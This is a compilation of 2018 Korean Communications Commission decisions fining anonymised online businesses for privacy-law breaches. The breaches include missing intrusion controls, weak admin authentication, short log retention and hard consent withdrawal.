피심인은 이용자의 개인정보를 정보통신망법 제24조의2제1항에 따라 제3자인 ○○○○○○○○, inc에게 제공하면서 이용자가 동의를 모바일 앱(○○○) 또는 웹사이트(○○○○○○.com)에서 할 수 있도록 하고 있으나, 이용자가 동의를 철회하고자 하는 경우 모바일 앱 또는 웹사이트에서는 동의철회를 할 수 없고, 고객센터에 직접 전화하거나 SNS(카카오톡) 신청으로만 철회가 가능하도록 한 사실이 있다. 이러한 점은 피심인도 확인서를 통해 인정하고 있다.

따라서 피심인은 개인정보 제3자 제공 동의는 모바일 앱 또는 웹사이트를 통하여 받고, 철회 방법은 동의 절차와 동일하게 제공하지 아니하고 전화와 SNS 신청으로만 철회가 가능하도록 하여 개인정보 동의 절차보다 쉬운 탈퇴 절차를 마련하지 않음으로써 정보통신망법 제30조제6항(이용자의 권리 중 동의철회)을 위반하였다.

〈참고〉 피심인의 위반사항

사업자 명	위반 내용	법령 근거		
		법률	시행령	세부내용(고시 등)
D사	접근 통제	§28①2호	§15②	개인정보의 불법적인 접근을 차단하기 위한 침입차단 및 침입탐지 시스템을 설치·운영하지 않은 행위(고시§4⑤)
	동의 철회	§30⑥	-	개인정보의 수집방법 보다 동의철회 방법을 어렵게 한 행위

IV. 시정조치 명령

1. 시정명령

피심인은 개인정보를 보관, 관리하는 자로서 개인정보를 처리할 때에는 개인정보의 분실·도난·유출을 방지하고 개인정보의 안전성을 확보하기 위하여 ①정보통신망을 통해 개인정보처리시스템에 불법적인 접근을 방지·차단하기 위한 침입차단·탐지시스템 등 접근통제 장치를 설치·운영하여야 하며, ②이용자의 개인

정보 수집·이용·제공 등의 동의 철회를 요구하는 방법을 개인정보의 수집 방법보다 쉽게 하여야 한다.

2. 시정명령 이행결과의 보고

피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하고, 그 실시 결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

3. 과태료 부과

피심인의 정보통신망법 제28조(개인정보의 보호조치)제1항제2호 및 제30조(이용자의 권리 등)제6항 위반에 대한 과태료는 같은 법 제76조제1항제3호 및 제76조제1항제5호, 같은 법 시행령 제74조의 [별표 9] 및 「개인정보보호 의무위반자 과태료 부과 등 처리지침」(이하 ‘처리지침’)에 따라 다음과 같이 부과한다.

가. 기준금액

정보통신망법 시행령 [별표 9]와 ‘처리지침’ 제7조는 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하여 각각 1회 위반 과태료인 1,000만원을 적용한다.

〈 위반 횟수별 과태료 금액 〉

위반사항	근거법령	위반 횟수별 과태료 금액(만원)		
		1회	2회	3회 이상
너. 법 제28조제1항(법 제67조에 따라 준용되는 경우를 포함한다)을 위반하여 개인정보 기술적·관리적 조치를 하지 아니한 자	법 제76조제1항제3호	1,000	2,000	3,000
러. 법 제30조제6항(법 제30조제7항, 제31조제3항, 및 제67조에 따라 준용되는 경우를 포함한다)을 위반하여 필요한 조치를 하지 아니한 자	법 제76조제1항제5호	1,000	2,000	3,000

나. 과태료의 가중 및 감경

1) **(과태료의 가중)** ‘처리지침’ 제9조는 ▲위반행위가 2개 이상인 경우, ▲위반행위가 2개 이상에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기·정도, 사회·경제적 파급 효과 등을 고려하여 과태료를 가중 부과할 필요가 있다고 인정되는 경우에는, ‘처리지침’ 제7조에 따른 과태료 금액을 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

이에 의할 때, 특별히 가중할 사유가 없으므로 과태료를 가중하지 않는다.

2) **(과태료의 감경)** ‘처리지침’ 제8조는 ▲위반행위의 결과가 과실에 의한 경우, ▲위반행위의 결과가 경미한 경우, ▲위 두 가지 규정에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기 등을 고려하여 과태료를 감경 부과할 필요가 있다고 인정되는 경우에는 ‘처리지침’ 제7조에 따른 과태료 금액을 2분의 1까지 감경하여 부과할 수 있다고 규정하고 있다.

이에 의할 때, 특별히 감경할 사유가 없으므로 과태료를 감경하지 않는다.

< 과태료 산출내역 >

위반조문	기준금액	과태료 가중	과태료 감경	최종 과태료
§28①	1,000만원	없음	없음	1,000만원
§30⑥	1,000만원	없음	없음	1,000만원
계				2,000만원

다. 최종 과태료

이에 따라, 피심인의 정보통신망법 제28조제1항 및 제30조제6항 위반에 대해 2,000만원의 과태료를 부과한다.

V. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령) 및 제76조제1항제3·5호(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 의하여 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제20조 규정에 의하여 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료를 납부하여야 한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

2. 유출신고 사업자 등의 개인정보보호 법규 위반 행위(221.)

1. 개 요

방송통신위원회는 '17.2.21.(수) 전체회의를 개최하여, 주민등록번호의 사용 제한 등 정보통신망법상 개인정보 보호 관련 법규를 위반한 12개 사업자에 대하여 시정 명령과 함께 총 16,000만원의 과태료를 부과하기로 의결하였다.

방송통신위원회는 검거된 해킹 피의자 조사과정에서 파악된 이용자 개인정보 유출 상황을 수사기관으로부터 통보받은 4개 사업자와 해킹에 의해 회원정보가 유출되어 유출신고한 2개 사업자, 이용자 민원 신고로 접수된 6개 통신 영업점 등에 대한 개인정보 취급·운영 실태조사를 실시하였다.

이번 조사 결과 ▶법적근거 없이 이용자의 주민등록번호 보유 ▶개인정보 보호 조치를 소홀히 한 등 12개 사업자가 개인정보보호 법규를 위반한 것으로 나타났다.

방송통신위원회는 유출시점이 수년이 경과하여 유출원인 및 이용자 피해상황 등이 명확하지 않은 4개 사업자와 관련 매출액 등 기업규모가 소상공인에 해당하는 2개 사업자에 대해 과징금 처분은 하지 않기로 하고, 개인정보처리자에 대한 교육 실시결과를 포함한 재발방지대책을 수립하여 방송통신위원회에 제출하도록 명령하였다.

2. 관련 사례

1 유출신고 사업자 등의 개인정보보호 법규 위반행위

방 송 통 신 위 원 회 심의 · 의결

안전번호 제2018 - 09 - 053호

안 전 명 개인정보보호 법규 위반한 12개사에 대한 시정조치에 관한 건

피 심 인 G사

의 결 일 2018. 2. 21.

주 문

1. 피심인은 개인정보를 보관, 관리하는 자로서 개인정보를 처리할 때에는 개인정보의 분실·도난·유출을 방지하고 개인정보의 안전성을 확보하기 위하여 ① 개인정보처리자의 접근권한 부여, 변경 또는 말소에 대한 내역을 기록하고 그 기록을 최소 5년간 보관하여야 하며, ②외부에서 개인정보처리시스템에 접속이 필요한 경우에는 아이디와 비밀번호를 통한 개인정보처리자 식별·인증과 별도로 공인인증서, 보안토큰, 휴대폰인증, 일회용 비밀번호(OTP : One Time Password), 바이오정보 등을 활용한 추가적인 인증수단을 적용하여야 하며, ③ 정보통신망을 통해 개인정보처리시스템에 불법적인 접근을 방지·차단하기 위한 침입차단·탐지시스템 등 접근통제 장치를 설치·운영하여야 하며, ④개인정보취급자의 개인정보처리시스템 접속일시·처리내역 등 접속기록을 작성하여 월1회 이상 이를 확인·감독하고 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 개인정보처리시스템의 접속기록(로그기록)을 보존·관리하여야 한다.

2. 피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하고, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

3. 피심인에 대하여 다음과 같이 과태료를 부과한다.

가. 과 태 료 : 15,000,000원

나. 납부기한 : 고지서에 명시된 납부기한 이내

다. 납부장소 : 한국은행 국고수납 대리점

라. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

피심인은 영리를 목적으로 전기통신사업자의 전기통신역무를 이용하여 화장품 도·소매 웹사이트(○○○○○○○○.com)를 운영하는 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 ‘정보통신망법’이라 한다) 제2조제1항제3호에 따른 정보통신서비스 제공자이다.

피심인은 2013. 4. 1.부터 동 웹사이트(○○○○○○○○.com)를 운영하면서 이용자의 개인정보를 수집·이용하여, 2017. 9. 11. 현재 000,000명의 개인정보(이름, 생년월일, 아이디, 비밀번호, 이메일, 주소, 전화번호)를 수집·이용하고 있으며, 피심인의 최근 3년간 매출액은 다음과 같다.

〈 피심인 일반 현황 〉

구 분	2014년	2015년	2016년	평 균
매출액(단위 : 천원)	0,000,000	0,000,000	0,000,000	0,000,000

※ 자료 출처 : 피심인이 제출한 자료

II. 사실조사 결과

1. 조사대상

방송통신위원회는 해킹에 의해 회원 000,000명의 개인정보가 유출되었다는 피심인의 유출신고가 개인정보보호 포털(i-privacy.kr, KISA)에 접수(2017.8.5.)됨에 따라, 정보통신망법 위반 여부에 대한 개인정보 취급·운영 실태를 조사(2017.9.11.)하였고, 다음과 같은 사실을 확인하였다.


2. 행위사실

가. 개인정보처리시스템에 대한 접근권한 부여 등 접근통제를 소홀히 한 행위

(접근권한 기록보관) 피심인은 이용자의 개인정보를 처리할 수 있도록 구성된 개인정보처리시스템(○○○○○○○○○○.com/○admin○○○○)을 운영하고 있으나, 동 처리시스템에 대하여 개인정보관리책임자 및 개인정보취급자의 접근 권한 부여 및 변경 또는 말소에 관한 내역을 기록하여 보관하지 않았다.

(안전한 인증수단) 피심인은 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템(○○○○○○○○○○.com/○admin○○○○)에 접속하는 경우 별도의 안전한 인증수단 없이 아이디와 비밀번호만으로 접속이 가능하도록 하였다.

<참고 1> 외부에서 개인정보처리시스템 접속 시 안전한 인증수단 미적용



(침입차단시스템 및 침입탐지시스템 설치·운영) 피심인은 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 접근 제한 기능 및 유출 탐지 기능이 포함된 접근통제장치를 설치·운영하지 않았다.

나. 개인정보처리시스템에 접속한 기록의 보관 및 점검을 소홀히 한 행위

피심인은 개인정보취급자가 개인정보처리시스템(관리자페이지)에 접속한 기록(식별자·접속일시·접속지 기록)을 보존·관리하면서 작업 수행내역을 기록·보존하지 않았으며, 기타 서버 접속기록은 7일간만 보존되도록 설정하고 있어 6개월간 보존·관리하지 않았으며, 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월 1회 이상 정기적으로 확인·감독하지 않았다.

다. 처분의 사전통지 및 의견 수렴

방송통신위원회는 2017. 12. 20. ‘개인정보보호 법규 위반사업자 시정조치(안) 사전 통지 및 의견 수렴’ 공문을 통하여 이 사건에 대한 피심인의 의견을 요청하였으며, 피심인은 2018. 1. 5. 의견을 제출하였다.

III. 위법성 판단

1. 관련법 규정

가. 정보통신망법 제28조제1항은 “정보통신서비스 제공자등이 개인정보를 처리할 때에는 개인정보의 분실·도난·유출·위조·변조 또는 훼손을 방지하고 개인정보의 안전성을 확보하기 위하여 대통령령이 정하는 기준에 따라 ‘개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근 통제장치의 설치·운영(제2호)’, ‘접속기록의 위조·변조 방지를 위한 조치(제3호)’를 하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제2항은 “개인정보에 대한 불법적인 접근을 차단하기 위하여 ‘개인정보를 처리할 수 있도록 체계적으로 구성한 데이터베이스시스템에 대한 접근권한의 부여·변경·말소 등에 관한 기준의 수립·시행(제1호)’, ‘개인정보처리시스템에 대한 침입차단시스템 및 침입탐지시스템의 설치·운영(제2호)’ 등의 조치를 하여야 한다.”라고 규정하고 있고,

정보통신망법 시행령 제15조제3항은 “정보통신서비스 제공자등은 접속기록의 위조·변조 방지를 위하여 ‘개인정보취급자가 개인정보처리시스템에 접속하여 개인정보를 처리한 경우 접속일시, 처리내역 등의 저장 및 이의 확인·감독(제1호)’ 등의 조치를 하여야 한다.”라고 규정하고 있다.

정보통신망법 시행령 제15조제6항에 따라 위 기준 수립·시행의 내용을 구체적으로 정하고 있는 「개인정보의 기술적·관리적 보호조치 기준」(방송통신위원회 고시 제2015-3호, 이하 ‘고시’) 제4조제3항은 “정보통신서비스 제공자등은 개인정보처리시스템에 대한 접근 권한의 부여, 변경 또는 말소에 대한 내역을 기록하고, 그 기록을 최소 5년간 보관한다.”라고 규정하고 있고,

고시 제4조제4항은 “정보통신서비스 제공자등은 개인정보취급자가 정보통신망을 통해 외부에서 개인정보처리시스템에 접속이 필요한 경우에는 안전한 인증 수단을 적용하여야 한다.”라고 규정하고 있고,

고시 제4조제5항은 “정보통신서비스 제공자등은 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 ‘개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한(제1호)’, ‘개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지(제2호)’ 기능을 포함한 시스템을 설치·운영하여야 한다.”라고 규정하고 있고,

고시 제5조제1항은 “정보통신서비스 제공자등은 개인정보취급자가 개인정보처리시스템에 접속한 기록을 월1회 이상 정기적으로 확인·감독하여야 하며, 시스

템 이상 유무의 확인 등을 위해 최소6개월 이상 접속기록을 보존·관리하여야 한다.”라고 규정하고 있다.

「개인정보의 기술적·관리적 보호조치 기준 해설서」는 고시 제4조제3항에 대해 정보통신서비스 제공자등은 개인정보처리시스템에 접근권한 부여, 변경, 말소 내역을 전자적으로 기록하거나 수기로 작성한 관리대장 등에 기록하고 해당 기록을 5년간 보관하여야 하며, 관리대장 등에는 신청자 정보, 신청 및 적용 일시, 승인자 및 발급자 정보, 신청 및 발급사유 등의 내용이 포함되어야 하며 공식적인 절차를 통하여 관리하여야 한다고 해설하고 있고,

고시 제4조제4항에 대해 외부에서 개인정보처리시스템에 접속 시 단순히 아이디와 비밀번호만을 이용할 경우 유출 위험이 커지기 때문에 아이디와 비밀번호를 통한 개인정보취급자 식별·인증과 더불어 공인인증서, 보안토큰, 휴대폰인증, 일회용 비밀번호(OTP : One Time Password), 바이오정보 등을 활용한 추가적인 인증수단의 적용이 필요하다고 해설하고 있고,

고시 제5조제1항에 대해 개인정보취급자가 개인정보처리시스템에 접속하여 개인정보를 처리한 경우에는 처리일시, 처리내역 등 접속기록(정보주체 식별정보, 개인정보취급자 식별정보, 접속일시, 접속지 정보, 부여된 권한 유형에 따른 수행업무 등 포함)을 최소 6개월 이상 저장하고 이를 월 1회 이상 정기적으로 확인·감독하여야 한다고 해설하고 있다.

나. 정보통신망법 제64조제3항은 “방송통신위원회는 정보통신서비스 제공자등이 이 법을 위반한 사실이 있다고 인정되면 소속공무원에게 정보통신서비스 제공자등, 해당 법 위반 사실과 관련한 관계인의 사업장에 출입하여 업무상황, 장부 또는 서류 등을 검사하도록 할 수 있다.”라고 규정하고 있다.

2. 위법성 판단

가. 개인정보처리시스템에 대한 접근권한 부여 등 접근통제를 소홀히 한 행위

(접근권한 기록보관) 피심인은 개인정보처리시스템에 대한 접근 권한 부여, 변경 또는 말소에 대한 내역을 기록하고, 최소 5년간 보관하지 않음으로써 정보통신망법 제28조제1항제2호(기술적·관리적 보호조치 중 접근통제), 시행령 제15조제2항제1호, 고시 제4조제3항을 위반하였고,

(안전한 인증수단) 피심인은 개인정보취급자가 외부에서 피심인의 개인정보처리시스템에 접속시 단순히 아이디와 비밀번호만으로 접속할 수 있도록 하고 추가적으로 안전한 인증수단(ex. 보안토큰, 휴대폰인증, 일회용 비밀번호, 바이오 정보, 단말기 IP인증 등)을 적용하지 않음으로써 정보통신망법 제28조제1항제2호(기술적·관리적 보호조치 중 접근통제), 시행령 제15조제2항제1호, 고시 제4조제4항을 위반하였고,

(침입차단시스템 및 침입탐지시스템 설치·운영) 정보통신망을 통한 불법적인 접근 및 침해사고 방지를 위해 개인정보처리시스템에 대한 접속 권한을 IP주소 등으로 제한하여 인가받지 않은 접근을 제한하고, 개인정보처리시스템에 접속한 IP주소 등을 재분석하여 불법적인 개인정보 유출 시도를 탐지하는 기능을 포함한 시스템을 설치·운영하지 않고, 개인정보 파일이 외부로 유출되는 것을 탐지하도록 IP주소 등을 재분석하지 않음으로써 정보통신망법 제28조제1항제2호(기술적·관리적 보호조치 중 접근통제), 시행령 제15조제2항제2호, 고시 제4조제5항을 위반하였다.

나. 개인정보처리시스템에 접속한 기록의 보관 및 점검을 소홀히 한 행위

피심인은 개인정보취급자의 개인정보처리시스템 접속일시·처리내역 등 접속 기록을 작성하여 월1회 이상 이를 확인·감독하지 않고 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 개인정보처리시스템의 접속기록(로그기록)을 보존·관리하지 않음으로써 정보통신망법 제28조제1항제3호(기술적·관리적 보호조치

중 접속기록), 시행령 제15조제3항제1호, 고시 제5조제1항을 위반하였다.

〈참고〉 피심인의 위반사항

사업자 명	위반 내용	법령 근거		
		법률	시행령	세부내용(고시 등)
G사	접근 통제	§28①2호	§15②1호	개인정보취급자에 대한 권한 부여·변경·말소내역을 기록하고 그 기록을 최소 5년간 보관하지 아니한 행위(고시§4③)
	접근 통제	§28①2호	§15②1호	외부에서 개인정보처리시스템에 접속 시 단순히 아이디/패스워드만을 이용토록 하여 안전한 인증수단을 적용하지 아니한 행위(고시§4④)
	접근 통제	§28①2호	§15②2호	개인정보처리시스템에 침입차단 및 침입탐지시스템을 설치하지 아니한 행위(고시§4⑤)
	접속 기록	§28①3호	§15③1호	개인정보취급자의 개인정보처리시스템 접속기록을 작성하여 월1회 이상 감독하지 않고, 최소 6개월 이상 개인정보처리시스템의 접속기록을 보존하지 아니한 행위(고시§5①)

IV. 시정조치 명령

1. 시정명령

피심인은 개인정보를 보관, 관리하는 자로서 개인정보를 처리할 때에는 개인정보의 분실·도난·유출을 방지하고 개인정보의 안전성을 확보하기 위하여 ① 개인정보처리자의 접근권한 부여, 변경 또는 말소에 대한 내역을 기록하고 그 기록을 최소 5년간 보관하여야 하며, ②외부에서 개인정보처리시스템에 접속이 필요한 경우에는 아이디와 비밀번호를 통한 개인정보처리자 식별·인증과 별도로 공인인증서, 보안토큰, 휴대폰인증, 일회용 비밀번호(OTP : One Time Password), 바이오정보 등을 활용한 추가적인 인증수단을 적용하여야 하며, ③ 정보통신망을 통해 개인정보처리시스템에 불법적인 접근을 방지·차단하기 위한 침입차단·탐지시스템 등 접근통제 장치를 설치·운영하여야 하며, ④개인정보취급자의 개인정보처리시스템 접속일시·처리내역 등 접속기록을 작성하여 월1회 이상

이를 확인·감독하고 시스템 이상 유무의 확인 등을 위해 최소 6개월 이상 개인 정보처리시스템의 접속기록(로그기록)을 보존·관리하여야 한다.

2. 시정명령 이행결과의 보고

피심인은 제1항의 시정명령에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하고, 그 실시결과를 포함한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 제출하여야 한다.

3. 과태료 부과

피심인의 정보통신망법 제28조(개인정보의 보호조치)제1항 위반에 대한 과태료는 같은 법 제76조제1항제3호, 같은 법 시행령 제74조의 「별표9」 및 「개인정보보호 의무위반자 과태료 부과 등 처리지침」(이하 ‘처리지침’이라 한다)에 따라 다음과 같이 부과한다.

가. 기준금액

정보통신망법 시행령 [별표 9]와 ‘처리지침’ 제7조는 최근 3년간 같은 위반행위를 한 경우 위반 횟수에 따라 기준금액을 규정하고 있고, 이번 피심인의 위반행위가 첫 번째에 해당하여 1회 위반 과태료인 1,000만원을 적용한다.

〈 위반 횟수별 과태료 금액 〉

위 반 사 항	근거법령	위반 횟수별 과태료 금액(만원)		
		1회	2회	3회 이상
너. 법 제28조제1항(제67조에 따라 준용되는 경우를 포함한다)에 따른 기술적·관리적 조치를 하지 않은 경우	법 제76조 제1항제3호	1,000	2,000	3,000

나. 과태료의 가중 및 감경

1) (과태료의 가중) ‘처리지침’ 제9조는 ▲위반행위가 2개 이상인 경우, ▲위반행위가 2개 이상에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기·정도, 사회·경제적 파급 효과 등을 고려하여 과태료를 가중 부과할 필요가 있다고 인정되는 경우에는, ‘처리지침’ 제7조에 따른 과태료 금액을 2분의 1까지 가중하여 부과할 수 있다고 규정하고 있다.

이에 의할 때, 피심인의 정보통신망법 제28조제1항 위반행위가 2개 이상인 경우이므로 기준 금액의 50%를 가중한다.

2) (과태료의 감경) ‘처리지침’ 제8조는 ▲위반행위의 결과가 과실에 의한 경우, ▲위반행위의 결과가 경미한 경우, ▲위 두 가지 규정에 해당하지 아니하는 경우로서 위반 행위자의 사업 규모, 위반의 동기 등을 고려하여 과태료를 감경 부과할 필요가 있다고 인정되는 경우에는 ‘처리지침’ 제7조에 따른 과태료 금액을 2분의 1까지 감경하여 부과할 수 있다고 규정하고 있다.

이에 의할 때, 피심인의 정보통신망법 제28조제1항 위반 행위 대해서 특별히 해당사항이 없으므로 과태료를 감경하지 않는다.

< 과태료 산출내역 >

위반조문	기준금액	과태료 가중	과태료 감경	최종 과태료
§28①2·3호	1,000만원	500만원	없음	1,500만원
계				1,500만원

다. 최종 과태료

이에 따라, 피심인의 정보통신망법 제28조제1항 위반에 대해 1,500만원의 과태료를 부과한다.

V. 결론

피심인의 정보통신망법 위반행위에 대하여 같은 법 제64조제4항(시정명령) 및 제76조제1항제3호(과태료)에 따라 주문과 같이 결정한다.

이의제기 방법 및 기간

피심인은 이 시정명령 부과처분에 불복이 있는 경우, 「행정심판법」 제27조 및 「행정소송법」 제20조의 규정에 의하여 처분을 받은 날부터 90일 이내에 방송통신위원회에 행정심판청구 또는 관할법원에 행정소송을 제기할 수 있다.

피심인은 이 과태료 부과처분에 불복이 있는 경우, 「질서위반행위규제법」 제20조 규정에 의하여 처분을 받은 날로부터 60일 이내에 방송통신위원회에 서면으로 이의를 제기할 수 있다.

과태료 부과처분에 대한 피심인의 이의제기가 있는 경우, 방송통신위원회의 과태료 부과처분은 「질서위반행위규제법」 제20조제2항 규정에 의하여 그 효력을 상실하고 관할법원(당사자 주소지의 지방법원 또는 그 지원)이 과태료 재판 절차에 따라 결정한다. 이 경우 피심인은 관할법원의 과태료 재판이 확정된 이후 재판 결과에 따라 과태료 납입 의무를 부담한다.

위 원 장 이 효 성 (인)

부위원장 허 욱 (인)

위 원 김 석 진 (인)

위 원 표 철 수 (인)

위 원 고 삼 석 (인)

3. 유출신고 사업자의 개인정보보호 법규 위반 행위(3.28.)

1. 개 요

방송통신위원회는 '18.3.28.(수) 전체회의를 개최하여, 침입차단·탐지 시스템 설치·운영을 소홀히 하여 사전대입공격을 통해 계정관리 프로그램의 접속의 계정정보 최소 522,532건이 해커에게 유출되어 외부 사이트 계정정보 25,461,263건이 유출된 E사에 대하여 과징금 11,200만원과 1,000만원의 과태료를 부과하기로 의결하였다.

방송통신위원회는 해커로부터 이용자 개인정보 파일 및 협박메일을 수신한 L사의 개인정보 유출 신고를 접수하고 개인정보 취급·운영 실태조사 실시하였다.

이번 조사 결과 ▶침입차단·탐지 시스템 설치·운영을 소홀히 하여 ▶개인정보 유·노출 방지를 위해 필요한 보안대책 및 개선조치를 취하지 않는 등 사업자가 개인정보보호 법규를 위반한 것으로 나타났다.

방송통신위원회는 위반사업자가 저장·관리되고 있는 이용자 수가 100만명 이상이고 전년도 정보통신서비스 부분 매출액이 100억원 이상으로 일정 규모 이상 사업자 일뿐만 아니라 수집·보관 중인 이용자의 외부 사이트 계정 정보 유출 시 이용자가 입게 되는 피해 정도가 심각하므로 일반적인 개인정보를 처리하는 정보통신서비스 제공자에 비해 개인정보 보호조치를 강화할 필요가 있다는 점을 감안하여 과징금과 과태료를 부과하고 위반행위의 즉시 중지 시정명령과 평일 중앙일간지 1회, 홈페이지에 1주일 이상 시정명령 받은 사실의 공표를 의결하였다.

2. 관련 사례

1 유출신고 사업자의 개인정보보호 법규 위반 행위

방 송 통 신 위 원 회

심의 · 의결

안전번호 제2018 - 14 - 100호

안 건 명 E사의 개인정보 유출사고에 대한 시정조치에 관한 건

피 심 인 E사

의 결 일 2018. 3. 28.

주 문

1. 피심인은 개인정보를 보관, 관리하는 자로서 개인정보를 처리할 때에는 개인정보의 분실·도난·유출 등을 방지하기 위하여 ①개인정보에 대한 불법적인 접근을 차단하기 위한 침입차단시스템 등 접근통제 장치를 설치·운영을 하여야 하고, ②개인정보가 열람권한이 없는 자에게 공개되거나 외부에 유출되지 않도록 개인정보처리시스템에 조치를 취하여야 한다.
2. 피심인은 제1항의 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 4단×10cm 또는 5단×9cm의 크기로 1개의 중앙일간지에 평일에 1회 이상 공표하고, 피심인의 홈페이지 및 모바일 어플리케이션에 1주일 이상 게시한다. 이때, 공표내용 등은 방송통신위원회와 사전 협의를 거쳐야 한다.

3. 피심인은 제1, 2항에 따른 시정조치를 이행하고, 대표자를 비롯하여 개인정보보호책임자 및 개인정보취급자를 대상으로 정기적인 교육을 실시하고, 그 실시 결과를 포함한 개인정보의 분실·도난·유출 등을 방지하기 위한 재발방지대책을 수립하여 처분통지를 받은 날로부터 30일 이내에 방송통신위원회에 보고하여야 한다.

4. 피심인에 대하여 다음과 같이 과징금과 과태료를 각 부과한다.

가. 과 징 금 : 112,000,000원

나. 과 태 료 : 10,000,000원

다. 납부기한 : 고지서에 명시된 납부기한 이내

라. 납부장소 : 한국은행 국고수납 대리점

마. 과태료를 내지 않으면 질서위반행위규제법 제24조, 제52조, 제53조제1항 및 제54조에 따라 불이익이 부과될 수 있음

이 유

I. 기초 사실

피심인은 영리를 목적으로 ○○○ 패키지(□□□, △△, ■■■, ▼▼▼ 등) 소프트웨어를 개발·제공하는 웹사이트 ‘○○○’(www.○○○○○○○○.com)를 운영하는 「정보통신망 이용촉진 및 정보보호 등에 관한 법률(이하 ‘정보통신망법’이라 한다)」 제2조 제1항 제3호에 따른 정보통신서비스 제공자이고, 피심인의 일반 현황과 최근 3년간 매출액은 다음과 같다.

<참고 1> 피심인의 일반현황

대표이사	설립일자	자본금	종업원 수
○○○	0000. 00. 00.	00억원	000명

<참고 2> 피심인의 최근 3년간 매출액

(단위 : 천원)

구 분	2014년	2015년	2016년	합 계	3년 평균*
매출액	00,000,000	00,000,000	00,000,000	00,000,000	00,000,000

※ ◆◆◆ 서비스는 무료로 이용자들에게 제공하는 서비스로 위반행위 관련 매출을 산정하기 곤란하므로 정보통신망법 제64조의3제2항에 따라 **4억원 이하 정액으로 산정**

II. 사실조사 결과

1. 조사대상

방송통신위원회는 피심인이 보관, 관리하는 이용자의 개인정보가 인적사항을 알 수 없는 해커(이하 '이 사건 해커'라 한다)에 의해 ◆◆◆ 서비스 대상 사전대입공격²⁵⁾ 방식의 해킹으로 '○○○' 서비스의 계정정보, ○○○ 계정에 등록된 ◆◆◆ 정보가 유출되었다는 피심인의 신고('17. 9. 2.)를 접수하였다.

